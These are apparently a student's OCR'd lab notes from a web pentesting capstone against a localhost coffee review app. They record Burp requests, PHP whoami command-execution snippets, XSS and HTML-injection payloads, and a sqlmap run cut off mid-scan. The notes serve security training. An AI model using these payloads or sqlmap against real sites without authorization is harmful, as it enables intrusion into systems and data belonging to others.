


And, the session cookie stays the same as before.

A Get request is made if we want to access a particular coffee bean strain to see or make comments about it. A new API is queried, "/capstone/coffee.php". The parameter name is "coffee", and it is being passed the coffee IDs.




The following is a request to put in the comment and rating.



Well, because it is a php file, we can try uploading php code, and see if we get any good results back.

Lets us see if we can inject commands here.



You can execute the `whoami` command in PHP using the `shell_exec()`, `exec()`, or `system()` functions. However, for security reasons, ensure that your PHP environment allows shell execution (i.e., `shell_exec()` is not disabled in `php.ini`).

Example 1: Using `shell_exec()`

php Copy Edit

```php
<?php
$output = shell_exec('whoami');
echo "<pre>$output</pre>";
?>
```

Example 2: Using `exec()`

php Copy Edit

```php
<?php
exec('whoami', $output);
echo "<pre>" . implode("\n", $output) . "</pre>";
?>
```

Example 3: Using `system()`

php Copy Edit


```php
<?php
system('whoami');
?>
```

Example 4: Using `passthru()` (Displays raw output)

```php
<?php
passthru('whoami');
?>
```

Security Considerations:

- Ensure `disable_functions` in `php.ini` does not block execution functions like `shell_exec()`, `exec()`, or `system()`.
- Avoid running PHP as a privileged user to prevent security risks.
- Use proper escaping if you're taking user input to prevent command injection.
- Consider running commands with restricted privileges (e.g., using `www-data` in Apache environments).



1. **Inside `.php` files**
   - PHP can be used anywhere within a file with a `.php` extension.
   - Example:

```php
<html>
<body>
    <h1>Welcome</h1>
    <?php echo "This is a PHP script!"; ?>
</body>
</html>
```

2. **Within HTML (`.php` extension required)**
   - PHP can be embedded inside HTML as long as the file has a `.php` extension.
   - Example:

```php
<div>
    <?php echo "Hello from PHP!"; ?>
</div>
```

3. **In JavaScript (Using PHP to Generate Data)**
   - PHP runs on the server, so it can generate JavaScript dynamically.
   - Example:

```php
<script>
    var userName = "<?php echo 'John Doe'; ?>";
    console.log(userName);
</script>
```

4. **Inside Attributes (E.g., `href`, `src`, `value`)**
   - Example:

```php
<a href="profile.php?user=<?php echo urlencode('John Doe'); ?>">Profile</a>
```

5. **In CSS (Through Inline Styles or External Files via PHP)**
   - Example (Dynamic CSS through PHP):

```php
<style>
    body {
        background-color: <?php echo "#f0f0f0"; ?>;
    }
</style>
```

6. **In External Files (`.css` or `.js`) via PHP**
   - If a `.css` or `.js` file is renamed to `.php`, it can serve dynamic content.
   - Example (`styles.php` instead of `styles.css`):

```php
header("Content-Type: text/css");
echo "body { background-color: #f0f0f0; }";
```

❌ Where PHP Cannot Be Used Directly:

1. **Inside `.html` files (unless configured in the server)**
   - By default, `.html` files are not processed by PHP.
   - Solution: Rename `.html` to `.php` OR configure the server to parse `.html` for PHP.
2. **Inside Client-Side Scripts Without Being Processed First**
   - JavaScript cannot execute PHP directly because PHP runs on the server.
   - Example (Incorrect):

```
js                                                    Copy  Edit

console.log(<?php echo "Hello"; ?>); // This won't work if it's inside a .js file.
```

3. **In Email Templates (Unless Sent via PHP Script)**
   - PHP must be processed before sending an email. You can't embed raw PHP in an email body.

Okay.

Lets take a step back, and enumerate the end points we are going to be testing. These are the end points that at the moment seems to be the most vulnerable.


1 - GET /capstone/index.php?message=You%20successfully%20logged%20in!

```
Pretty  Raw  Hex
1 GET /capstone/index.php?message=
  You%20successfully%20logged%20in! HTTP/1.1
```

```
44
45          <div class="alert alert-success" role="alert">
46            <p class="text-center m-0">
                You successfully logged in!
              </p>
47          </div>
48        </div>
```


The value being passed is the value being reflected in the webpage (We already determined this).

2 - POST /capstone/coffee.php?coffee=5 Parameters:"
rating=4&**coffee_id**=5&**comment**=This+is+just+a+test.%0D%0A%60+%7E++%27+%2F+%5C+%3B+%22 "




The characters were all special character. It looks like all especial character are encoded before being sent in this end point.


Looks like they are being escaped after it is processed.



So, those are the 2 API/end points we want to be testing for.



This is for the "comment" parameter:



None of them worked. I ran out of ideas. We could try something with the PHPsession cookie, but I decided that it is better to be exposed to more material, and see all the different ways, then try one of them until I find out. It is good to try everything you know until seeking for the answer. And, unfortunately, this is it.

Lets watch the video.

For lack of my own attention, I though the we were at the same directory as all the labs, but this is not the case.

The labs we were "localhost/labs/i0x01.php", whereas the capstone web page is "localhost/capstone/index.php"


The first thing Alex does is enumerate potential directories.

Then, he test the login function by signing in a user with a week password.

The application allows very weeks password.

So, while we go around to see what the application does, we can also be testing for basic security features, like allowing user to have weak password.

Nice. It looks like the end point is correct, and I did not think of it, but Alex tests a simple html injection: <h1>test message</h1>, and it works.



He immediately tests for Cross-Site Scripting, with the injection: <script>prompt(1)</script>, and this determines that we have indeed XSS.

He follows then to testing the comments function.

Again, we could start with the html injection first, and then XSS, so on. The reason it is executing the scrips, is because we are in the div tag in the html code, and it is not properly validating the request.


He immediately tests for XSS. Same payload. This time in the comments section. We have XSS.


Then, he follows to test "localhost/capstone/coffee.php?cofee=1" endpoint. In this endpoint, he tests for SQL injection instead.

Understand what each parameter is doing, and it is important to have a picture on what might be processing the endpoint. In this case, we were trying to get a Command Injection in a endpoint that is processing SQL. So, we need to be testing for SQL Injection here, and not command injection.

Ok. Pause the video, and I am going to do it using sqlmap.

Copy the request we want to test for to a txt file.



File Actions Edit View Help
kali@kali: ~/Desktop/WebApp-Lab/Capstone
kali@kali: ~/Desktop/WebApp-Lab/Capstone
$ mousepad request.txt
File Edit Search View Document Help
1 GET /capstone/coffee.php?coffee=5 HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://localhost/capstone/index.php
8 Connection: close
9 Cookie: PHPSESSID=201de3a9e41566f9118da32bce1dd909
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1


kali@kali: ~/Desktop/WebApp-Lab/Capstone
File Actions Edit View Help
kali@kali: ~/Desktop/WebApp-Lab/Capstone
kali@kali: ~/Desktop/WebApp-Lab/Capstone
kali@kali: ~/Desktop/WebApp-Lab/Capstone
$ sqlmap -r request.txt
{1.8.7#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 19:30:39 /2025-02-03/
[19:30:39] [INFO] parsing HTTP request from 'request.txt'
[19:30:39] [INFO] testing connection to the target URL
[19:30:39] [INFO] checking if the target is protected by some kind of WAF/IPS
[19:30:39] [INFO] testing if the target URL content is stable
[19:30:40] [INFO] target URL content is stable
[19:30:40] [INFO] testing if GET parameter 'coffee' is dynamic
[19:30:40] [WARNING] GET parameter 'coffee' does not appear to be dynamic
[19:30:40] [WARNING] heuristic (basic) test shows that GET parameter 'coffee' might not be injectable
[19:30:40] [INFO] heuristic (XSS) test shows that GET parameter 'coffee' might be vulnerable to cross-site scripting (XSS) attacks
[19:30:40] [INFO] testing for SQL injection on GET parameter 'coffee'
